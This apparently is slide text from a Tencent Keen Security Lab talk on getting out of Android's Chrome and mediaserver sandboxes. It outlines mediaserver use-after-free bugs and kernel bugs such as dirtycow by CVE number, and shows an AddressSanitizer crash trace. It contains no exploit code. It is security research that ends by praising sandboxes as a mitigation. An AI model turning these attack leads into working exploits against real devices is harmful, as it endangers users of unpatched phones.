- In M it’s possible to gain mediaserver privilege by embed media files in Chrome webpage
  - Leaking weight/height/metadata to javascript
  - Previous work by Mark Brand and Northbit (kudos)
  - Android N kills the leak trick by Northbit
    - Library load order randomization
- MediaExtractor permission lockdown
  - No Internet
  - No execmem

Exploiting media subsystem (cont.)

- Any other ideas?
- Hmm, Use-after-free in mediaserver/AudioServer
  - CVE-2016-0841 and CVE-2016-6705
  - Triggered by large bunch of malformed media files
  - (Exploitable in theory)



```
==2159==ERROR: AddressSanitizer: heap-use-after-free on address 0x0
07fb10015b4 at pc 0x005582819e9c bp 0x007fcf616e90 sp 0x007fcf616e7
0
WRITE of size 4 at 0x007fb10015b4 thread T0

0x007fb10015b4 is located 52 bytes inside of 56-byte region [0x007f
b1001580,0x007fb10015b8)
freed by thread T1 (Binder_1) here:
    #0 0x7fb5d02c17  (/system/lib64/libclang_rt.asan-aarch64-androi
d.so+0x73c17)
```

Exploiting Kernel

- Accessible devices are strictly restricted
- Attacking basic syscalls
  - CVE-2015-1805
  - CVE-2016-5195 (dirtycow)
- Attacking ion/ashmem devices

Summary and Conclusions

- Sandboxes are a great security mitigation.
- They require usually at least another additional bug to escape them and compromise the system, especially from the browser context.
- They have the great advantage of a very concise (and smaller) attack surface, much more defined to audit.
- A determined and knowledgeable attacker can still compromise the system, but with more efforts.

Tencent

KEEN
security
lab